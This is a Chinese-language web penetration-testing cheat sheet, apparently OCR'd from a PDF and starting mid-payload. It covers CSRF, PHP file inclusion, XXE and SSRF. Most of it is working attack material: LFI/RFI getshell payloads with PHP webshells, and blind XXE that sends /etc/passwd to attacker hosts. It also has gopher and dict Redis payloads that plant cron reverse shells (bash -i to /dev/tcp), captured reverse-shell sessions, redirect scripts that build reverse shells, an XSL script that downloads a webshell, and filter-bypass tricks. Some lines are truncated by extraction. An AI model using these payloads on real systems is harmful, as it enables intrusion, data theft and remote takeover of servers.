    document.location='http://xx.xx.xx.xx:7777/?'+btoa(xmlhttp.responseText);
```

} } xmlhttp.open("GET","file.php",true); xmlhttp.send(); "> XSS+SSRF读取服务器文件

CSRF

查看有无token等验证身份的参数，删掉后是否返回正常 查看header中referer,origin参数，删掉后是否返回正常 使用csrftester/burpsuite生成表单，以另一账号和浏览器打开测试 去掉referer中域名后面的文件夹或文件 替换二级域名

php任意文件读取/下载

readfile()、file_get_contents()、fopen()等读文件的函数不严谨，读取文件路径可控，输出内容。 下载配置文件 Redis、Weblogic、ftp、mysql、web配置文件、history文件、数据库配置文件 下载log文件 下载web文件 /1.php?f=../../etc/passwd /1.php?f=file:///etc/passwd(file://绕过../的防护) /1.php?f=file:///etc/passwd

php文件包含

函数: include require include_once require_once

常用协议

file:// — 访问本地文件系统 file协议的工作目录是当前目录，使用file:///wwwroot/1.php等同于./wwwroot/1.php可用于绕过一些情况 php:// — 访问各个输入/输出流（I/O streams）

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=cor
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】?file=data://text/plain 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;ba
...	...	...	...	...

读取 /1.php?file=php://filter/read=convert.base64-encode/resource=./1.php 写入 /1.php?file=php://filter/write=convert.base64-decode/resource=[file]","base64

Getshell


https://github.com/D35m0nd142/LFISuite

allow_url_include 开启时Getshell


远程文件包含 /1.php?file=http://remote.com/shell.txt /1.php?file=php://input POST:<?php phpinfo();?> 或使用curl

> curl -v "http://127.0.0.1:8888/ctf/cli/3.php?file=php://input" -d "<?php phpinfo();?>" 或使用data://协议解析base64的代码 /1.php?file=data://text/plain; base64,PD9waHAgIHBocGluZm8oKTs/Pg==
>
> **allow_url_include 关闭时Getshell**

> 攻击机开启共享 /1.php?file=//attacker/1.php 创建webdav服务，shell文件放入目录包含即可 docker run -v /root/webdav:/var/lib/dav -e ANONYMOUS_METHODS=GET,OPTIONS,PROPFIND -e LOCATION=/webdav -p 80:80 --rm --name webdav bytemark/webdav Shell文件放入/root/webdav/data /1.php?file=//attacker/1.php
>
> **包含日志文件getshell**
>
> Fuzz文件 https://github.com/fuzzdb-project/fuzzdb https://github.com/danielmiessler/SecLists https://blog.csdn.net/qq_33020901/article/details/78810035 /1.php?file=<?php phpinfo();?> /1.php?file=../../../../../../../var/log/apache2/access.log Win下使用phpstudy 请求/<?php phpinfo();?> 包含错误日志 /1.php?file=C:\phpStudy\Apache\logs\error.log
>
> **上传个图片格式的木马直接包含**
>
> /1.php?file=/uploadfile/1.jpg
>
> **限制后缀时**
>
> <?php $file = $_GET['file'].".php"; include($file); ?>
>
> 利用伪协议zip，构造一个zip压缩包，打包一个shell.php，将压缩包更名为png



请求/1.php?file=zip://shell.png%23shell



也可使用phar协议访问 /1.php?file=phar://shell.png/shell 老版本可以使用%00截断 /etc/passwd%00 (需要 magic_quotes_gpc=off，PHP小于5.3.4有效) /var/www/%00 /etc/passwd/./././././.[…]/./././.. (需要 magic_quotes_gpc=off (php版本小于5.2.8(?)可以成功，linux需要文件名长于4096，windows需要长于256) 点号截断： /boot.ini/……[…]…… (php版本小于5.2.8(?)可以成功，只适用windows，点号需要长于256)

phpinfo-LFI 本地文件包含临时文件getshell

利用临时文件删除时间差获取shell 需要一个lfi漏洞+phpinfo页面 在/tmp/目录下生成个密码为f的一句话木马g

```
    TAG="Security Test"
    PAYLOAD="""%s\r
<?php $c=fopen('/tmp/g','w');fwrite($c,'<?php passthru($_GET["f"]);?>');?>\r""" % TAG
    REQ1_DATA="""----------------------------7dbff1ded0714\r
```

修改脚本的phpinfo文件名称


```
#change here
REQ1="""POST /phpinfo.php?a="""+padding+""" HTTP/1.1\r
```

LFI文件

```
#modify this to suit the LFI script
LFIREQ="""GET /index.php?file=%s HTTP/1.1\r
```

执行

> python getshell.py 192.168.0.108 80 100 80是端口、100是线程



http://192.168.0.110/index.php?file=../../../tmp/g&f=echo%20%271%27

session + lfi getshell

session.upload*progress.enabled*启用时，文件上传会产生进度文件 */var/lib/php5/sess* /var/lib/php/sess_

LFI SSH Log

> ssh '<?php system($_GET['c']); ?>'@192.168.0.107 http://192.168.0.107/lfi.php?file=/var/log/auth.log&c=ls
>
> **RFI&命令注入上线MSF**
>
> MSF生成
>
> # use exploit/multi/script/web_delivery
>
> # set target PHP
>
> 注入点注入： php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.107:1234/OgsOFaj3yKH'));" RFI：
> http://www.xx.com/file=http://192.168.0.107:1234/OgsOFaj3yKH

XML

```
XML设计的宗旨是传输数据，而非显示数据
XXE=XML外部实体注入、XML=可扩展标记语言
Xml文件声明
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
DTD为XML的文档类型定义
引入外部DTD
<!DOCTYPE 根元素 SYSTEM "filename">
参数实体+外部实体
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE test [
    <!ENTITY % file SYSTEM "file:///etc/passwd">
    %file;
]>
```

XML注入

```
闭合标签，改写xml文件，用户可控，有拼接代码
<?xml version="1.0" encoding="utf-8"?>
<manager>
    <admin id="1">
<username>admin</username>
<password>admin</password>
</admin>
<admin id="2">
<username>root</username>
<password>root</password>
</admin>
</manager>
若是password可控，拼接代码形成注入
admin </password></admin><admin id="3"><name>hack</name><password>hacker</password></admin>
```

XXE

```
https://github.com/AonCyberLabs/xxe-recursive-download
程序解析XML输入时，未禁止外部实体的加载，造成任意文件读取、命令执行、内网端口扫描、攻击内网网站、发起Dos攻击等危害
```

判断

```
回显路径
    <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "test">%remote;]>
DNSLOG
    http://www.dnslog.cn/
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY dtd SYSTEM "http://xxx.dnslog.cn/xxe">]>
<xxe>&dtd;</xxe>
Webdav
    存在webdav可使用PROPPATCH、PROPFIND、 LOCK等请求方法接受xml输入形成xxe
Wsdl使用AWVS测试
```

挖掘

```
如遇与xml交互的地方
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE ANY [
<!ENTITY test "this is test">
]>
<root>&test;</root>
看是否输出
检查是否支持外部实体
<?xml version="1.0" encoding="UTF-8"?>
   <!DOCTYPE ANY [
   <!ENTITY % foo SYSTEM "http://attacker/evil.xml">
   %foo;
]>
查看你的服务器是否有请求
JSON content-type XXE
修改Content-Type: application/xml
X-Requested-With: XMLHttpRequest
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE netspi [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<参数name>name</参数name>
<参数value>&xxe;</ 参数value>
</root>
```

有回显读取本地文件

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE creds [
<!ENTITY goodies SYSTEM "file:////etc/passwd"> ]>
<creds>&goodies;</creds>
也可去掉文件列目录
file:///root/.sh/id_rsa
特殊字符
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
<!ENTITY % start "<![CDATA[">
<!ENTITY % goodies SYSTEM "file:////tmp/xxx.txt">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "http://attacker/evil.dtd">
%dtd; ]>
<roottag>&all;</roottag>
evil.dtd
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY all "%start;%goodies;%end;">
```

Blind OOB XXE无回显读取

```
需使用参数实体，引用外部DTD
Payload
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "http://ip/test.dtd">
%remote;%int;%send;
]>
test.dtd
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///etc/passwd">
<!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://attacker:9999?p=%file;'>">
```

列目录

```
远程payload
<!ENTITY % a SYSTEM "file:///"> <!ENTITY % b "<!ENTITY &#37; c SYSTEM 'gopher://ip:80/%a;'>"> %b; %c;
注入payload
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://attacker:80/1.xml">%remote;]><root/>
```

不同平台支持的协议

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto gopher *	file http https ftp

先知社区

执行命令

安装expect扩展的PHP环境里执行系统命令，其他协议也有可能可以执行系统命令。

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "expect://id" >]>
<root>
<name>&xxe;</name>
</root>
```

内网主机探测

可先读取/etc/network/interfaces、/proc/net/arp、/etc/hosts等文件查询IP段
使用脚本

内网端口扫描

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://127.0.0.1:515/" [
<!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

可使用burpsuite的intruder模块进行遍历

内部DTD利用

Linux

```
    <!ENTITY % local_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
    <!ENTITY % ISOamsa 'Your DTD code'>
%local_dtd;
```

Windows

```
<!ENTITY % local_dtd SYSTEM "file:///C:\Windows\System32\wbem\xml\cim20.dtd">
<!ENTITY % SuperClass '>Your DTD code<!ENTITY test "test"'>
%local_dtd;
<?xml version="1.0" ?>
<!DOCTYPE message [
<!ENTITY % local_dtd SYSTEM "file:///opt/IBM/WebSphere/AppServer/properties/sip-app_1_0.dtd">

<!ENTITY % condition 'aaa)>
    <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
    <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
    <!ELEMENT aa (bb'>

%local_dtd;
]>
<message>any text</message>
```

XXE写shell

```
当XXE支持XSL时
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://mycompany.com/mynamespace">
<msxsl:script language="C#" implements-prefix="user">
<![CDATA[
public string xml()
{
    System.Net.WebClient webClient = new System.Net.WebClient();
    webClient.DownloadFile("https://x.x.x.x/shell.txt",
                  @"c:\inetpub\wwwroot\shell.aspx");

return "Exploit Success";
}
]]>
</msxsl:script>
<xsl:template match="/">
<xsl:value-of select="user:xml()"/>
</xsl:template>
</xsl:stylesheet>
```

SSRF

定义

```
服务端请求伪造
构造一个由服务器发出请求的漏洞
服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制
```

成因

```
file_get_contents()、fsockopen()、curl_exec()、fopen()、readfile()等函数使用不当会造成SSRF漏洞
```

挖掘

```
转码服务
在线翻译
获取超链接的标题等内容进行显示
请求远程服务器资源的地方，图片加载与下载(通过URL地址加载或下载图片)
图片、文章收藏功能
对外发起网络请求的地方，网站采集、网页抓取的地方。
头像 (远程加载头像)
一切要你输入网址的地方和可以输入ip的地方。
数据库内置功能(mongodb的copyDatabase函数)
邮件系统
文件处理
在线处理工具
从URL关键字中寻找：share、wap、url、link、src、source、target、u、3g、display、sourceURl、imageURL、domain
```

XML

```
<!ENTITY % d SYSTEM "http://wuyun.org/evil.dtd">
<!ENTITY % file system "file:///etc/passwd" >
<!ENTITY % d SYSTEM "http://wuyun.org/file?data=%file">
<!DOCTYPE roottag PUBLIC "-//VSR//PENTEST//EN" "http://wuyun.org/urlin">
<xenc:AgreementMethod Algorithm= "http://wuyun.org/1">
<xenc:EncryptionProperty Target= "http://wuyun.org/2">
<xenc:CipherReference URI= "http://wuyun.org/3">
<xenc:DataReference URI= "http://wuyun.org/4">
<Reference URI="http://wuyun.org/5">
<To xmlns="http://www.w3.org/2005/08/addressing">http://wuyun.org/to</To>
<ReplyTo xmlns="http://www.w3.org/2005/08/addressing">
<Address>http://wuyun.org/rto</Address>
<input message="wooyun" wsa:Action="http://wuyun.org/ip" />
<output message="wooyun" wsa:Action="http://wuyun.org/op" />
<wsp:PolicyReference URI="http://wuyun.org/pr">
<fed:Federation FederationID="http://wuyun.org/fid">
<fed:FederationInclude>http://wuyun.org/inc</fed:FederationInclude>
<fed:TokenIssuerName>http://wuyun.org/iss</fed:TokenIssuerName>
<mex:MetadataReference>
<wsa:Address>http://wuyun.org/mex</wsa:Address>
</mex:MetadataReference>
<edmx:Reference URI="http://wuyun.org/edmxr">
```

```
<edmx:AnnotationsReference URI="http://wuyun.org/edmxa">
<xbrli:identifier scheme="http://wuyun.org/xbr">
<link:roleType roleURI="http://wuyun.org/role">
<stratml:Source>http://wuyun.org/stml</stratml:Source>
```

数据库

MongoDB

```
db.copyDatabase('\r\nconfig set dbfilename ssrf\r\nquit\r\n’,'test','10.6.4.166:6379')
```

PostgresSQL

```
SELECT dblink_send_query(
 'host=127.0.0.1
dbname=quit
user=\'\r\nconfig set dbfilename wyssrf\r\n\quit\r\n'
password=1 port=6379 sslmode=disable',
'select version();’
);
```

MSSQL

```
SELECT openrowset('SQLOLEDB', 'server=192.168.1.5;uid=sa;pwd=sa;database=master')
SELECT * FROM OpenDatasource('SQLOLEDB', 'Data Source=ServerName;User ID=sa;Password=sa' ) .Northwind.dbo.Categories
```

图片处理函数

```
FFmpeg
concat:http://wyssrf.wuyun.org/header.y4m|file:///etc/passwd
ImageMagick
fill 'url(http://wyssrf.wuyun.org)'
```

攻击

```
测试代码,需安装phpcurl模块apt-get install php7.0-curl
<?php
echo 'r u ok?';
function curl($url){
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
}
$url = $_GET['url'];
curl($url);
?>
对内网、本地进行端口扫描，获取服务的banner 信息
攻击运行在内网或本地的应用程序
对内网 WEB 应用进行指纹识别，通过访问默认文件实现(如：readme文件)
攻击内外网的 web 应用，主要是使用 GET 参数就可以实现的攻击(如：Struts2，sqli)
读取内网资源(如：利用file协议读取本地文件等)
跳板
无视cdn
利用Redis未授权访问，HTTP CRLF注入实现getshell
```

文件读取

```
>curl -v 'http://192.168.0.110/ssrf.php?url=file:///etc/passwd'
```

```
r u ok?root@ykali:~# curl -v 'http://192.168.0.112/ssrf.php?url=file:///etc/passwd'
*   Trying 192.168.0.112:80 ...
* TCP_NODELAY set
* Connected to 192.168.0.112 (192.168.0.112) port 80 (#0)
> GET /ssrf.php?url=file:///etc/passwd HTTP/1.1
> Host: 192.168.0.112
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 31 Mar 2020 07:03:29 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 1517
< Content-Type: text/html; charset=UTF-8
<
r u ok?root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
?url=php://filter/read=convert.base64-encode/resource=./1.php
```

端口探测

```
>curl -v 'http://www.xx.com/ssrf.php?url=dict://127.0.0.1:22/'
```

```
root@ykali:~# curl -v 'http://192.168.0.112/ssrf.php?url=dict://127.0.0.1:22'
*   Trying 192.168.0.112:80 ...
* TCP_NODELAY set
* Connected to 192.168.0.112 (192.168.0.112) port 80 (#0)
> GET /ssrf.php?url=dict://127.0.0.1:22 HTTP/1.1
> Host: 192.168.0.112
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 31 Mar 2020 07:04:14 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 67
< Content-Type: text/h
<
r u ok?SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
Protocol mismatch.
* Connection #0 to host 192.168.0.112 left intact
```

```
>curl -v 'http://www.xx.com/ssrf.php?url=dict://127.0.0.1:6379/info'
```

```
root@ykali:~# curl -v 'http://192.168.0.112/ssrf.php?url=dict://192.168.0.110:6379/info'
*   Trying 192.168.0.112:80 ...
* TCP_NODELAY set
* Connected to 192.168.0.112 (192.168.0.112) port 80 (#0)
> GET /ssrf.php?url=dict://192.168.0.110:6379/info HTTP/1.1
> Host: 192.168.0.112
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 31 Mar 2020 07:08:37 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 1814
< Content-Type: text/html; charset=UTF-8
<
r u ok?-ERR Syntax error, try CLIENT (LIST | KILL ip:port | GETNAME | SETNAME connection-r
$1704
# Server
redis_version:2.8.4
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:645b61b5aa39f6b1
redis_mode:standalone
```

SSRF+Redis

```
>curl -v 'http://192.168.0.112/ssrf.php?
url=gopher://192.168.0.120:6379/_*1%250d%250a%248%250d%250aflushall%250d%250a%2a3%250d%250a%243%250d%250aset%250d%250a%241%250d%250a1%250d%250a%2464%250d%250a%250d%250a%250a%250a%2a%2f1%20%2a%20%2a%20%2a%20%2a%20bash%20-i%20%3E%26%20%2fdev%2ftcp%2f192.168.0.108%2f12345%200%3E%261%250a%250a%250a%250a%250a%250d%250a%250d%250a%250d%250a%2a4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%250d%250a%243%250d%250adir%250d%250a%2416%250d%250a%2fvar%2fspool%2fcron%2f%250d%250a%2a4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%250d%250a%2410%250d%250adbfilename%250d%250a%244%250d%250aroot%250d%250a%2a1%250d%250a%244%250d%250asave%250d%250aquit%250d%250a'
```

```
> GET /ssrf.php?url=gopher://192.168.0.120:6379/_*1%250d%250a%248%250d%250aflushall%250d%250a%2a3%
a%243%250d%250aset%250d%250a%241%250d%250a1%250d%250a%2464%250d%250a%250d%250a%250a%250a%2a%2f1%20
a%20%2a%20%2a%20bash%20-i%20%3E%26%20%2fdev%2ftcp%2f192.168.0.108%2f12345%200%3E%261%250a%250a%250
50a%250d%250a%250d%250a%250d%250a%2a4%250d%250a%246%250d%250aconfig%250d%250a%243%250d%250aset%250
43%250d%250adir%250d%250a%2416%250d%250a%2fvar%2fspool%2fcron%2f%250d%250a%2a4%250d%250a%246%250d%
ig%250d%250a%243%250d%250aset%250d%250a%2410%250d%250adbfilename%250d%250a%244%250d%250aroot%250d%
%250d%250a%244%250d%250asave%250d%250aquit%250d%250a HTTP/1.1
> Host: 192.168.0.112
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 31 Mar 2020 15:42:34 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 37
< Content-Type: text/html; charset=UTF-8
<
r u ok?+OK
+OK
+OK
+OK
+OK
+OK
* Connection #0 to host 192.168.0.112 left intact
* sent 8, rcvd 269
root@ykali:/var/www/html# nc -lvvp 12345
listening on [any] 12345 ...
192.168.0.120: inverse host lookup failed: Unknown host
connect to [192.168.0.108] from (UNKNOWN) [192.168.0.120] 36610
bash: cannot set terminal process group (17038): Inappropriate ioctl for
bash: no job control in this shell
[root@localhost ~]#
```

302反弹shell

```
?url=http://xxxx/302.php?s=dict&ip=10.20.*.*&port=6379&data=flushall
302.php
<?php
$ip = $_GET['ip'];
$port = $_GET['port'];
$scheme = $_GET['s'];
$data = $_GET['data'];
header("Location: $scheme://$ip:$port/$data");
?>
?url=http://xxxx/reverse.php?s=dict&ip=10.20.*.*&port=6379&bhost=*.*.*.*&bport=1234
reverse.php
<?php
$ip = $_GET['ip'];
$port = $_GET['port'];
$bhost = $_GET['bhost'];
$bport = $_GET['bport'];
$scheme = $_GET['s'];
header("Location: $scheme://$ip:$port/set:0:\"\\x0a\\x0a*/1\\x20*\\x20*\\x20*\\x20*\\x20/bin/bash\\x20-
i\\x20>\\x26\\x20/dev/tcp/{$bhost}/{$bport}\\x200>\\x261\\x0a\\x0a\\x0a\"");
?>
?url=http://xxxx/302.php?s=dict&ip=10.20.*.*&port=6379&data=config:set:dir:/var/spool/cron/
?url=http://xxxx/302.php?s=dict&ip=10.20.*.*&port=6379&data=config:set:dbfilename:root
?url=http://xxxx/302.php?s=dict&ip=10.20.*.*&port=6379&data=save
可设置burp->intruder指定变量跑。
```

Mysql

```
https://github.com/FoolMitAh/mysql_gopher_attack
https://fireshellsecurity.team/isitdtu-friss/
```

Weblogic SSRF+Redis

```
探测
/uddiexplorer/SearchPublicRegistries.jsp?
rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://127.0.0.1:
80
Redis反弹
set 1 "\n\n\n\n* * * * * root bash -i >& /dev/tcp/121.36.67.230/4444 0>&1\n\n\n\n"
config set dir /etc/
config set dbfilename crontab
save
/uddiexplorer/SearchPublicRegistries.jsp?
rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search&operator=http://192.168.0.
110:6379/test%0D%0A%0D%0Aset%201%20%22%5Cn%5Cn%5Cn%5Cn*%20*%20*%20*%20*%20root%20bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F121.36.67.230%2F4444%200%3E%261%5Cn%5Cn%5Cn%5Cn%22%0D%0Aconfig%20set%20dir%20%2Fetc%2F%0D%0Aconfig%2
```

```
0set%20dbfilename%20crontab%0D%0Asave%0D%0A%0D%0Aaaa
SSRF+内网Struct2
http://www.xx.com/ssrf.php?url=http://10.1.1.1/action?action?redirect:http://attackerip/
```

Ueditor SSRF


```
/editor/ueditor/php/controller.php?action=catchimage&source[]=http://my.ip/?aaa=1%26logo.png
```

Discuz

```
/forum.php?mod=ajax&action=downremoteimg&message=[img=1,1]http://b182oj.ceye.io/xx.jpg[/img]&formhash=xxoo
```

探测存活主机

```
直接访问
http://www.xx.com/ssrf.php?url=http://192.168.0.1
```




```
伪造POST请求
>curl -v 'http://www.xx.com/ssrf.php?
url=gopher://192.168.0.10:80/_POST%20/post.php%20HTTP/1.1%250d%250aHost:%20192.168.220.139%250d%250aUser-
Agent:%20curl/7.42.0%250d%250aAccept:%20*/*%250d%250aContent-Type:%20application/x-www-form-
urlencoded%250d%250a%250d%250acmd=bbbbb'
```

绕过方法

```
本地绕过
http://127.0.0.1=http://localhost
[::]绕过
http://[::]:80=http://127.0.0.1
@绕过
http://www.xx.com/1.php?url=http://www.xx.com@127.0.0.1:8080
利用短网址
http://tool.chinaz.com/tools/dwz.aspx
http://dwz.cn/
DNS解析
http://www.qq.com.127.0.0.1.xip.io，可解析为127.0.0.1
自己域名设置A记录，指向127.0.0.1
进制转换
127.0.0.1
八进制：0177.0.0.1
十六进制：0x7f.0.0.1
十进制：2130706433
http://www.bejson.com/convert/ip2int/
句号
127。0。0。1
302脚本
<?php
$ip = $_GET['ip'];
$port = $_GET['port'];
$scheme = $_GET['s'];
$data = $_GET['data'];
header("Location: $scheme://$ip:$port/$data");
?>
攻击方VPS监听8080
dict协议
dict://www.attack.com:8080/hello:dict等于
ssrf.php?url=http://attack.com/302.php?s=dict&ip=www.attack.com&port=8080&data=hello:dict
Gopher协议
```

gopher:// www.attack.com:8080/gopher
ssrf.php?url=http://attack.com/302.php?s=gopher&ip=www.attack.com&port=8080&data=gopher
File协议
攻击机新建file.php

```
<?php
header("Location: file:///etc/passwd");
?>
```

ssrf.php?url=http://attack.com/file.php

gopher协议的脚本转换

抓取本地测试的正常请求
>socat -v tcp-listen:4444,fork tcp-connect:目标IP:6379

```
root@ykali:~# bash redis.sh 127.0.0.1 4444
OK
OK
OK
OK
OK
^Croot@ykali:~# socat -v tcp-listen:4444,fork tcp-connect:192.168.0.120:6379
> 2020/04/01 00:12:34.857592  length=90 from=0 to=89
*3\r
$3\r
set\r
$1\r
1\r
$63\r



*/1 * * * * bash -i >& /dev/tcp/192.168.0.108/12138 0>&1



\r
< 2020/04/01 00:12:34.860011  length=5 from=0 to=4
+OK\r
> 2020/04/01 00:12:34.863833  length=57 from=0 to=56
*4\r
$6\r
config\r
$3\r
set\r
```

将捕获日志保存txt
使用脚本转换为支持gopher协议的字符串
转换规则
如果第一个字符是>或者< 那么丢弃该行字符串，表示请求和返回的时间。
如果前3个字符是+OK 那么丢弃该行字符串，表示返回的字符串。
将\r字符串替换成%0d%0a
空白行替换为%0a


```
root@ykali:~# python trans2gopher.py socat.log
*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$63%0d%0a%0a%0a%0a*/1 * * * * bash -i >& /dev/tcp/192.168.0.108/12138 0>&1%0a%0a%0a%0a%0d
4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0as
d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0a*1%0d%0a$4%0d%0aquit%0d%0a
```

